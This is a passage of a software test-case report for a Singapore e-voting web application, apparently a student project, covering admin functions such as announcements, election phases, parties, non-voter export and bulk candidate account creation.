
Phase	Status	Action
Campaigning Day	Inactive	<button>Activate</button>
End Election	Inactive	<button>Activate</button>
Not Started	Inactive	<button>Activate</button>
Polling Day	Inactive	<button>Activate</button>
Cooling Off Day	Active	

	
Pass/Fail	<ol style="list-style-type: none">1. Pass2. Pass3. Pass4. Pass
Remarks	



Test Case ID	3.14
Description	System Admin searches electoral district to update or delete that specific district from the system.
Pre-Condition	<ul style="list-style-type: none"> • System Admin is currently in the view districts page. • System is operational and the search district function is working. • System Admin must be in the “View District” page.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin enters the search criteria and clicks the “Search” button. 2. System Admin enters a district that does not exist into the search criteria and clicks the “Search” button.
Expected Result	<ol style="list-style-type: none"> 1. System retrieves and displays a district matching the search criteria. 2. System will display a pop-up stating “No district found”.
Actual Result	<p>1. </p> <p>2. </p>
Pass/Fail	<ol style="list-style-type: none"> 1. Pass 2. Pass
Remarks	

Test Case ID	3.15
Description	System Admin creates election announcement to inform users of the election stages and related information.
Pre-Condition	<ul style="list-style-type: none"> • System Admin is currently logged into their account. • System is operational and the create announcement function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks the "Create Announcement" button under the Announcement tab. 2. System Admin fills out the relevant fields and clicks the "Publish" button. 3. System Admin enters the relevant information in the "Header" field but leaves the "Content" field blank and clicks "Publish". 4. System Admin enters the relevant information in the "Content" field but leaves the "Header" field blank and clicks "Publish".
Expected Result	<ol style="list-style-type: none"> 1. System Admin is directed to the “Create Announcement” page. 2. System will display a pop-up stating “Announcement successfully created”. 3. System will display a pop-up stating “This field must be filled in”. 4. System will display a pop-up stating “This field must be filled in”.
Actual Result	<p>1. </p>


	<p>2.</p>
	<p>3.</p>
	<p>4.</p>
Pass/Fail	1. Pass 2. Pass 3. Pass 4. Pass
Remarks	

Test Case ID	3.16
Description	System Admin views election announcements to stay informed about election related events and communicate them to relevant parties.
Pre-Condition	<ul style="list-style-type: none"> System Admin is currently logged into their account. System is operational and the view announcements function is working.
Steps to be executed	<ol style="list-style-type: none"> System Admin clicks the "View Announcements" button under the Announcements tab. System Admin picks one of the created announcements and clicks the "View" button.
Expected Result	<ol style="list-style-type: none"> System retrieves and displays a list of all current and past election announcements. System directs System Admin to the main page of the chosen announcement.
Actual Result	<p>1. </p> <p>2. </p>
Pass/Fail	<ol style="list-style-type: none"> Pass Pass

Remarks	
---------	--


Test Case ID	3.17
Description	System Admin updates election announcement to correct errors, add new information or modify outdated content.
Pre-Condition	<ul style="list-style-type: none"> System Admin must be in the “View Announcements” page. The system is operational and the update announcement function is working.
Steps to be executed	<ol style="list-style-type: none"> System Admin clicks the "Update" button next to the chosen announcement. System Admin makes the necessary changes to the announcement content and clicks the “Update” button.
Expected Result	<ol style="list-style-type: none"> System displays the current content of the selected announcement in an editable format. System will display a pop-up stating “Announcement successfully updated” and returns to the Announcements page.
Actual Result	<p>1. </p> <p>2. </p>
Pass/Fail	1. Pass


	2. Pass
Remarks	

Test Case ID	3.18																		
Description	System Admin deletes election announcements that are no longer relevant or accurate.																		
Pre-Condition	<ul style="list-style-type: none"> System Admin is already in the “View Announcements” page. The system is operational and the delete announcement function is working. 																		
Steps to be executed	<ol style="list-style-type: none"> System Admin clicks the "Delete" button next to the chosen announcement. The System Admin confirms the deletion by clicking the "OK" button. 																		
Expected Result	<ol style="list-style-type: none"> System displays a confirmation prompt asking the System Admin to confirm the deletion. System will display a pop-up stating, “Announcement successfully deleted” and deletes the chosen announcement from the system. 																		
Actual Result	<p>1.</p>  <table border="1"> <thead> <tr> <th>Header</th> <th>Actions</th> </tr> </thead> <tbody> <tr> <td>Election Starts</td> <td>View Update Delete</td> </tr> <tr> <td>Cooling Day</td> <td>View Update Delete</td> </tr> <tr> <td>Polling Starts</td> <td>View Update Delete</td> </tr> <tr> <td>From Hello World changed to Good Morning</td> <td>View Update Delete</td> </tr> </tbody> </table> <p>2.</p>  <table border="1"> <thead> <tr> <th>Header</th> <th>Actions</th> </tr> </thead> <tbody> <tr> <td>Election Starts</td> <td>View Update Delete</td> </tr> <tr> <td>Cooling Day</td> <td>View Update Delete</td> </tr> <tr> <td>Polling Starts</td> <td>View Update Delete</td> </tr> </tbody> </table>	Header	Actions	Election Starts	View Update Delete	Cooling Day	View Update Delete	Polling Starts	View Update Delete	From Hello World changed to Good Morning	View Update Delete	Header	Actions	Election Starts	View Update Delete	Cooling Day	View Update Delete	Polling Starts	View Update Delete
Header	Actions																		
Election Starts	View Update Delete																		
Cooling Day	View Update Delete																		
Polling Starts	View Update Delete																		
From Hello World changed to Good Morning	View Update Delete																		
Header	Actions																		
Election Starts	View Update Delete																		
Cooling Day	View Update Delete																		
Polling Starts	View Update Delete																		
Pass/Fail	<ol style="list-style-type: none"> Pass Pass 																		

Remarks	
---------	--


Test Case ID	3.19
Description	System Admin changes election status to guide users through specific stages of the election process.
Pre-Condition	<ul style="list-style-type: none"> System Admin is currently logged into their account. System is operational and the change election status function is working. The election phases are predefined and available in the system.
Steps to be executed	<ol style="list-style-type: none"> System Admin clicks the "Election Status" button in the sidebar. System Admin clicks the “Activate” button on the phase which he wants to activate. System Admin returns to the e-voting homepage to view the updated election status.
Expected Result	<ol style="list-style-type: none"> System will direct the System Admin to the Election Status page. System will change the election status accordingly. The e-voting homepage will display the newly updated election status.
Actual Result	<p>1. </p>


	 <p>The screenshot shows a table titled "Election Status" with three columns: "Phase", "Status", and "Action". The rows represent different election phases: End Election, Cooling Off Day, Polling Day, Not Started, and Campaigning Day. The "Status" column indicates the current status of each phase (e.g., Inactive, Active). The "Action" column contains buttons labeled "Activate" or "Deactivate". A red button at the bottom right of the table says "Filter Login Non-edit".</p>
2.	 <p>The screenshot shows a map of Singapore divided into several districts, each colored differently (green, blue, yellow, pink) and labeled with a number. A modal window titled "Election Starts" displays the message: "The election has officially started." Another modal window titled "Cooling Day" displays the message: "Cooling Day has officially started." A blue button at the bottom right of the modal says "View All".</p>
3.	 <p>The screenshot shows a map of Singapore divided into several districts, each colored differently (green, blue, yellow, pink) and labeled with a number. A modal window titled "Election Starts" displays the message: "The election has officially started." Another modal window titled "Cooling Day" displays the message: "Cooling Day has officially started." A blue button at the bottom right of the modal says "View All".</p>
Pass/Fail	1. Pass 2. Pass 3. Pass
Remarks	

Test Case ID	3.20
Description	System Admin creates election parties to organize candidates into their respective political groups.
Pre-Condition	<ul style="list-style-type: none"> • System Admin is currently logged into their account. • System is operational and the create election party function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks the "Create Party" button under the Election Parties tab. 2. System Admin enters the relevant details in the party name and description field and clicks the "Create" button. 3. System Admin enters nothing into the respective fields and clicks the "Create" button. 4. System Admin enters a election party that already exists inside the system.
Expected Result	<ol style="list-style-type: none"> 1. System Admin is directed to the Create Party page. 2. System will display a pop-up stating "Party successfully created". 3. System will display a pop-up stating "This field must be filled in". 4. System will display a pop-up stating "This election party already exists".
Actual Result	<p>1. </p>

2.	<p>My Account Home About us Log out</p> <p>Create Party</p> <p>Party name: <input type="text"/></p> <p>Description: <input type="text"/></p> <p>Create</p>						
3.	<p>My Account Home About us Log out</p> <p>Create Party</p> <p>Party name: <input type="text"/> Please fill out this field.</p> <p>Description: <input type="text"/></p> <p>Create</p>						
4.	<p>My Account Home About us Log out</p> <p>Parties</p> <table border="1"> <thead> <tr> <th>Party</th> <th>Actions</th> </tr> </thead> <tbody> <tr> <td>PAP</td> <td>Update Delete</td> </tr> <tr> <td>DAP</td> <td>Update Delete</td> </tr> </tbody> </table>	Party	Actions	PAP	Update Delete	DAP	Update Delete
Party	Actions						
PAP	Update Delete						
DAP	Update Delete						
5.	<p>My Account Home About us Log out</p> <p>Create Party</p> <p>Invalid form submission.</p> <p>• Party with this name PAP already exists.</p> <p>Party name: <input type="text"/> PAP</p> <p>Description: <input type="text"/></p> <p>Create</p>						

Pass/Fail	1. Pass 2. Pass 3. Pass 4. Pass
Remarks	

Test Case ID	3.21
Description	System Admin views election parties so that they can manage them accordingly.
Pre-Condition	<ul style="list-style-type: none"> • System Admin is currently logged into their account. • System is operational and the view election party function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks the "View Party" button under the Election Parties tab.
Expected Result	<ol style="list-style-type: none"> 1. System will direct the System Admin to the View Parties page.
Actual Result	<p>1.</p> 
Pass/Fail	<ol style="list-style-type: none"> 1. Pass
Remarks	

Test Case ID	3.22
Description	System Admin updates election parties to ensure that the information is up to date and accurate
Pre-Condition	<ul style="list-style-type: none"> • System Admin is currently logged into their account. • System Admin is already in the view election parties page. • System is operational and the update election party function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks the “Update” button for the selected party. 2. System Admin updates the necessary information in the form and clicks the “Save Changes” button. 3. System Admin makes no changes and clicks the “Save changes” button. 4. System Admin updates the election party’s name to one that already exists in the system.
Expected Result	<ol style="list-style-type: none"> 1. System displays the current details of the selected party in an editable form. 2. System validates the updated information and saves the changes displays a pop-up stating, “Party updated successfully.” 3. System directs the System Admin back to the “Parties” page. 4. System displays a pop-up stating “This party already exists”.
Actual Result	<p>1. </p>

2.


The screenshot shows a web browser window with the URL https://elect-sg.codendrum.com/admin/home/view_parties/. The page title is 'Parties'. A green success message box at the top right says 'Party successfully updated.' Below it is a table with three rows, each representing a political party: PAP, DAP, and PIP. Each row has two buttons: 'Update' and 'Delete'. The left sidebar contains navigation links for User Account, User Profile, District, Election Status, Announcement, and Party.



The screenshot shows the same 'Parties' page as above, but without the green success message. The table now shows three rows: PAP, DAP, and PIP, each with 'Update' and 'Delete' buttons. The left sidebar is identical to the previous screenshot.



3.


The screenshot shows a modal dialog titled 'Edit Party' over a background of the 'Parties' page. The modal has fields for 'Party name:' (set to 'DAP') and 'Description:' (set to 'DAP is a political party in Singapore'). At the bottom right of the modal is a red 'Save changes' button. The left sidebar is visible.


The screenshot shows the 'Parties' page again, but now with a green success message at the top right stating 'Party successfully updated.' The table shows the updated list: PAP and DAP, each with 'Update' and 'Delete' buttons. The left sidebar is identical to the previous screenshots.




	 <p>The screenshot shows a web application interface titled 'Edit Party'. On the left is a red sidebar with navigation items: User Account, User Profile, District, Election Status, Announcement, and Party. The main area has a heading 'Edit Party' and a message: 'Party with this name 'DAP' already exists.' Below this is a form with a 'Party name:' field containing 'DAP' and a note 'from PAP, changed to DAP'. A 'Save changes' button is at the bottom.</p>
Pass/Fail	1. Pass 2. Pass 3. Pass 4. Pass
Remarks	


Test Case ID	3.23
Description	System Admin deletes election party that are no longer relevant or accurate.
Pre-Condition	<ul style="list-style-type: none"> • System Admin is currently logged into their account. • System Admin is already in the view election parties page. • System is operational and the delete election party function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks the "Delete" button. 2. System Admin clicks the "Yes" button.
Expected Result	<ol style="list-style-type: none"> 1. System displays a prompt asking the System Admin for confirmation of deletion. 2. System deletes the election party and displays a confirmation message stating “Party deleted successfully”.
Actual Result	<p>1.</p>  <p>2.</p> 
Pass/Fail	<ol style="list-style-type: none"> 1. Pass 2. Pass
Remarks	

Test Case ID	3.24
Description	System Admin filters all non-voters at the end of the election
Pre-Condition	<ul style="list-style-type: none"> System Admin is logged into their account. Election status has been changed to “Election over”.
Steps to be executed	1. System Admin clicks the “Download” button.
Expected Result	1. The csv file containing the details of the non-voters will be created.
Actual Result	<p>1. </p> <p></p>

	
Pass/Fail	1. Pass
Remarks	




Test Case ID	3.25																																																																																							
Description	System Admin uploads a csv file to generate multiple user accounts for the candidates participating in the election.																																																																																							
Pre-Condition	<ul style="list-style-type: none"> System Admin is logged into their account. A csv file has been created, containing details of the candidates. Participating districts have been added into the system. 																																																																																							
Steps to be executed	<ol style="list-style-type: none"> System Admin clicks the “Choose File” button. System Admin clicks the “Create New Account” button. 																																																																																							
Expected Result	<ol style="list-style-type: none"> The csv file has been selected. System displays a pop-up stating, “Accounts successfully created” and the user accounts are added into the system. 																																																																																							
Actual Result	<p>1. </p> <table border="1"> <thead> <tr> <th>ID</th> <th>Name</th> <th>Date of Birth</th> <th>Candidate</th> <th>Political Party</th> <th>District</th> <th>Actions</th> </tr> </thead> <tbody> <tr> <td>10</td> <td>robert_walker</td> <td>Robert Walker</td> <td>Sept. 5, 1961</td> <td>Candidate</td> <td>PAP</td> <td>JURONG EAST</td> <td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td> </tr> <tr> <td>11</td> <td>antonio_williams</td> <td>Antonio Williams</td> <td>Jan. 5, 1969</td> <td>Candidate</td> <td>DAP</td> <td>JURONG EAST</td> <td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td> </tr> <tr> <td>12</td> <td>brent_torres</td> <td>Brent Torres</td> <td>Jan. 26, 1968</td> <td>Candidate</td> <td>PAP</td> <td>CLEMENTI</td> <td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td> </tr> <tr> <td>13</td> <td>keith_pena</td> <td>Keith Pena</td> <td>Nov. 12, 1964</td> <td>Candidate</td> <td>PAP</td> <td>CENTRAL</td> <td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td> </tr> <tr> <td>14</td> <td>mr_anthony_jensen</td> <td>Mr. Anthony Jensen</td> <td>Aug. 2, 1969</td> <td>Candidate</td> <td>PAP</td> <td>CENTRAL</td> <td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td> </tr> <tr> <td>15</td> <td>kurt_watson</td> <td>Kurt Watson</td> <td>May 31, 1967</td> <td>Candidate</td> <td>PAP</td> <td>JURONG EAST</td> <td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td> </tr> <tr> <td>16</td> <td>jamie_brown</td> <td>Jamie Brown</td> <td>July 15, 1969</td> <td>Candidate</td> <td>PAP</td> <td>CLEMENTI</td> <td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td> </tr> <tr> <td>17</td> <td>victoria_valencia</td> <td>Victoria Valencia</td> <td>July 30, 1963</td> <td>Candidate</td> <td>PAP</td> <td>CENTRAL</td> <td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td> </tr> <tr> <td>2</td> <td>admin2</td> <td>Mary James</td> <td>Jan. 1, 1980</td> <td>Admin</td> <td>None</td> <td>None</td> <td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td> </tr> <tr> <td>1</td> <td>admin1</td> <td>John Doe</td> <td>Jan. 1, 1980</td> <td>Admin</td> <td>None</td> <td>None</td> <td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td> </tr> </tbody> </table>	ID	Name	Date of Birth	Candidate	Political Party	District	Actions	10	robert_walker	Robert Walker	Sept. 5, 1961	Candidate	PAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>	11	antonio_williams	Antonio Williams	Jan. 5, 1969	Candidate	DAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>	12	brent_torres	Brent Torres	Jan. 26, 1968	Candidate	PAP	CLEMENTI	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>	13	keith_pena	Keith Pena	Nov. 12, 1964	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>	14	mr_anthony_jensen	Mr. Anthony Jensen	Aug. 2, 1969	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>	15	kurt_watson	Kurt Watson	